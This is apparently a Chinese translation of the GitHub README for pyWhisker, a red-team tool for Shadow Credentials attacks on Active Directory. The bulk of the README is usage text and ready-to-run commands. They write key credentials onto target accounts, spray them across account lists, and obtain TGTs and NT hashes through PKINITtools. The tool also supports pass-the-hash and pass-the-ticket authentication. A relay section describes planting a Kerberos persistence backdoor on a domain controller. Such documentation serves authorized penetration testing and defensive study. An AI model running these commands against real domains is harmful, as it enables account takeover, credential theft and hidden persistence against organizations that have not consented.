ShutdownRepo/pywhisker
GitHub: ShutdownRepo/pywhisker
pyWhisker 是 Python 实现的「影子凭证」攻击工具,用于操纵 `msDS-KeyCredentialLink` 以获取域权限。
Stars: 914 | Forks: 107
# pyWhisker
pyWhisker 是原始 [Whisker](https://github.com/eladshamir/Whisker) 的 Python 等效版本,由 [Elad Shamir](https://twitter.com/elad_shamir) 使用 C# 编写。该工具允许用户操纵目标用户/计算机的 `msDS-KeyCredentialLink` 属性,从而完全控制该对象。
它基于 [Impacket](https://github.com/SecureAuthCorp/impacket) 以及 [PyDSInternals](https://github.com/p0dalirius/pydsinternals)([podalirius](https://twitter.com/podalirius_>)对 [Michael Grafnetter's](https://twitter.com/MGrafnetter) [DSInternals](https://github.com/MichaelGrafnetter/DSInternals) 的 Python 等效实现)。
此工具以及 [Dirk-jan's](https://twitter.com/_dirkjan) [PKINITtools](https://github.com/dirkjanm/PKINITtools) 仅允许在基于 UNIX 的系统上进行原始利用。
**此攻击的先决条件**如下:
1. 目标域功能级别必须为 **Windows Server 2016** 或更高版本。
2. 目标域必须至少有一个运行 Windows Server 2016 或更高版本的域控制器。
3. 攻击期间使用的域控制器必须拥有自己的证书和密钥(这意味着组织必须拥有 AD CS 或 PKI、CA 或类似组件)。
4. 攻击者必须能够控制一个账户,该账户具备写入目标用户或计算机账户的 `msDs-KeyCredentialLink` 属性的权限。
为何需要这些先决条件?
- 先决条件 1 和 2 是因为 PKINIT 功能是在 Windows Server 2016 中引入的。
- 先决条件 3 是因为在 `AS_REQ <-> AS_REP` 事务期间,域控制器需要自己的证书和密钥以进行会话密钥交换。
如果未满足先决条件 3,将抛出 `KRB-ERROR (16) : KDC_ERR_PADATA_TYPE_NOSUPP` 错误。
有关此“影子凭证”原语的更多信息:
- [Shadow Credentials: Abusing Key Trust Account Mapping for Takeover](https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab)
- [The Hacker Recipes - ACEs and DACL abuse](https://www.thehacker.recipes/ad/movement/dacl/)
- [The Hacker Recipes - Shadow Credentials](https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials)
# 用法
pyWhisker 可用于在目标的 `msDs-KeyCredentialLink` 属性上执行各种操作:
- [list](https://github.com/ShutdownRepo/pywhisker#list-and-get-info):列出当前所有的 KeyCredentials ID 和创建时间
- [add](https://github.com/ShutdownRepo/pywhisker#add-new-values):向 `msDs-KeyCredentialLink` 添加新的 KeyCredential
- [spray](https://github.com/ShutdownRepo/pywhisker#spray-new-values):对一组目标串联添加新的 KeyCredential(即“喷洒”,前提是使用具备相应权限的凭据)
- [remove](https://github.com/ShutdownRepo/pywhisker#clear-and-remove):从 `msDs-KeyCredentialLink` 移除某个 KeyCredential
- [clear](https://github.com/ShutdownRepo/pywhisker#clear-and-remove):移除 `msDs-KeyCredentialLink` 中的所有 KeyCredential
- [info](https://github.com/ShutdownRepo/pywhisker#list-and-get-info):打印 KeyCredential 结构中的所有信息
- [export](https://github.com/ShutdownRepo/pywhisker#import-and-export):将 `msDs-KeyCredentialLink` 中的所有 KeyCredential 导出为 JSON
- [import](https://github.com/ShutdownRepo/pywhisker#import-and-export):使用 JSON 文件中的 KeyCredential 覆盖 `msDs-KeyCredentialLink`
pyWhisker 支持以下认证方式:
- (NTLM) 明文密码
- (NTLM) [Pass-the-hash](https://www.thehacker.recipes/ad/movement/ntlm/pth)
- (Kerberos) 明文密码
- (Kerberos) [Pass-the-key](https://www.thehacker.recipes/ad/movement/kerberos/ptk) / [Overpass-the-hash](https://www.thehacker.recipes/ad/movement/kerberos/opth)
- (Kerberos) [Pass-the-cache](https://www.thehacker.recipes/ad/movement/kerberos/ptc)(一种 [Pass-the-ticket](https://www.thehacker.recipes/ad/movement/kerberos/ptt) 类型)
- (LDAP over Schannel) [Pass-the-cert](https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate)
除此之外,pyWhisker 还支持多级详细程度,只需在命令后附加 `-v`、`-vv`、... 即可 😊
pyWhisker 也支持跨域操作,请使用 `-td/--target-domain` 参数。
```
usage: pywhisker [-h] (-t TARGET_SAMNAME | -tl TARGET_SAMNAME_LIST) [-a [{list,add,spray,remove,clear,info,export,import}]] [--use-ldaps] [--use-schannel] [-v] [-q]
[--dc-ip ip address] [-d DOMAIN] [-u USER] [-crt CERTFILE] [-key KEYFILE] [-td TARGET_DOMAIN] [--no-pass | -p PASSWORD | -H [LMHASH:]NTHASH | --aes-key hex key]
[-k] [-P PFX_PASSWORD] [-f FILENAME] [-e {PEM,PFX}] [-D DEVICE_ID]
Python (re)setter for property msDS-KeyCredentialLink for Shadow Credentials attacks.
optional arguments:
-h, --help show this help message and exit
-t TARGET_SAMNAME, --target TARGET_SAMNAME
Target account
-tl TARGET_SAMNAME_LIST, --target-list TARGET_SAMNAME_LIST
Path to a file with target accounts names (one per line)
-a [{list,add,spray,remove,clear,info,export,import}], --action [{list,add,spray,remove,clear,info,export,import}]
Action to operate on msDS-KeyCredentialLink
--use-ldaps Use LDAPS instead of LDAP
--use-schannel Use LDAP Schannel (TLS) for certificate-based authentication
-v, --verbose verbosity level (-v for verbose, -vv for debug)
-q, --quiet show no information at all
authentication & connection:
--dc-ip ip address IP Address of the domain controller or KDC (Key Distribution Center) for Kerberos. If omitted it will use the domain part (FQDN) specified in the identity parameter
-d DOMAIN, --domain DOMAIN
(FQDN) domain to authenticate to
-u USER, --user USER user to authenticate with
-crt, --certfile CERTFILE
Path to the user certificate (PEM format) for Schannel authentication
-key, --keyfile KEYFILE
Path to the user private key (PEM format) for Schannel authentication
-td TARGET_DOMAIN, --target-domain TARGET_DOMAIN
Target domain (if different than the domain of the authenticating user)
--no-pass don't ask for password (useful for -k)
-p PASSWORD, --password PASSWORD
password to authenticate with
-H [LMHASH:]NTHASH, --hashes [LMHASH:]NTHASH
NT/LM hashes, format is LMhash:NThash
--aes-key hex key AES key to use for Kerberos Authentication (128 or 256 bits)
-k, --kerberos Use Kerberos authentication. Grabs credentials from .ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones
specified in the command line
arguments when setting -action to add:
-P PFX_PASSWORD, --pfx-password PFX_PASSWORD
password for the PFX stored self-signed certificate (will be random if not set, not needed when exporting to PEM)
-f FILENAME, --filename FILENAME
filename to store the generated self-signed PEM or PFX certificate and key, or filename for the "import"/"export" actions
-e {PEM,PFX}, --export {PEM,PFX}
choose to export cert+private key in PEM or PFX (i.e. #PKCS12) (default: PFX))
arguments when setting -action to remove:
-D DEVICE_ID, --device-id DEVICE_ID
device ID of the KeyCredentialLink to remove when setting -action to remove
```
以下是 pyWhisker 的操作示例与截图。
## 列出并获取信息

pyWhisker 能够列出现有的 KeyCredentials。此外,它还可以展开整个结构,以显示该对象包含的每一项信息(包括 RSA 公钥参数)。
```
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "list"
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "info" --device-id 6419739b-ff90-f5c7-0737-1331daeb7db6
```
## 清除与移除


pyWhisker 能够移除特定值或清除整个属性。
```
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "remove" --device-id a8ce856e-9b58-61f9-8fd3-b079689eb46e
```
```
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "clear"
```
## 添加新值
pyWhisker 能够生成 RSA 密钥、X509 证书、KeyCredential 结构,并将必要的信息写入 `msDs-KeyCredentialLink` 属性的新值中。证书可以导出为 PFX 格式(#PKCS12,包含证书和私钥,并受密码保护)或 PEM 格式(PEM 证书与 PEM 私钥,无需密码)。
### PFX 格式示例
```
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "add" --filename test1
```

生成并添加这些值后,可以使用 [gettgtpkinit.py](https://github.com/dirkjanm/PKINITtools/blob/master/gettgtpkinit.py) 请求 TGT。随后可使用 [getnthash.py](https://github.com/dirkjanm/PKINITtools/blob/master/getnthash.py>)恢复 NT 哈希。
```
python3 PKINITtools/gettgtpkinit.py -cert-pfx test1.pfx -pfx-pass xl6RyLBLqdhBlCTHJF3R domain.local/user2 user2.ccache
python3 PKINITtools/getnthash.py -key f4d6738897808edd3868fa8c60f147366c41016df623de048d600d4e2f156aa9 domain.local/user2
```

### PEM 格式示例
```
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "add" --filename test2 --export PEM
```

生成并添加这些值后,可以使用 [gettgtpkinit.py](https://github.com/dirkjanm/PKINITtools/blob/master/gettgtpkinit.py) 请求 TGT。随后可使用 [getnthash.py](https://github.com/dirkjanm/PKINITtools/blob/master/getnthash.py) 恢复 NT 哈希。
```
python3 PKINITtools/gettgtpkinit.py -cert-pem test2_cert.pem -key-pem test2_priv.pem domain.local/user2 user2.ccache
python3 PKINITtools/getnthash.py -key 894fde81fb7cf87963e4bda9e9e288536a0508a1553f15fdf24731731cecad16 domain.local/user2
```

## 喷洒新值
pyWhisker 可对一组目标串联添加多个 KeyCredential(即“喷洒”,前提是使用具备相应权限的凭据)。
```
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target-list targetlist.txt --action "spray"
```
## 导入与导出
存储在 `msDs-KeyCredentialLink` 属性中的 KeyCredentials 可以被解析、结构化并保存为 JSON。


随后,JSON 导出可用于在原始状态下还原 `msDs-KeyCredentialLink` 属性。
# 中继认证

[A Pull Request](https://github.com/fortra/impacket/pull/1249) 已合并到 ntlmrelayx,以包含 pyWhisker 的“添加”功能。
# 有用知识

用户对象无法编辑自身的 `msDS-KeyCredentialLink` 属性。然而,**计算机对象可以**。这意味着以下场景可能有效:触发从 DC01 发出的 NTLM 身份验证,将其中继到 DC02,使用 pyWhisker 编辑 DC01 的属性以在其上创建 Kerberos PKINIT 预身份验证后门。

计算机对象可以编辑自身的 `msDS-KeyCredentialLink` 属性,但**仅能在该属性尚不存在时添加 KeyCredential**。
如果遇到错误,请确保攻击主机与密钥分发中心(通常是域控制器)之间没有时间偏差。为避免此类错误,由 pyWhisker 工具生成的证书在当前时间的 40 年之前和之后均有效。
标签:AD CS, AS-REP, AS-REQ, Impacket, KDC_ERR_PADATA_TYPE_NOSUPP, log2timeline, msDS-KeyCredentialLink, PKINIT, PKINITtools, PyDSInternals, Python, Shadow Credentials, Windows Server 2016, 内部渗透, 反取证, 域功能级别, 域控攻击, 安全评估, 密钥凭证链接, 工控安全, 数据展示, 无后门, 票据攻击, 红队, 证书认证, 账户权限, 逆向工具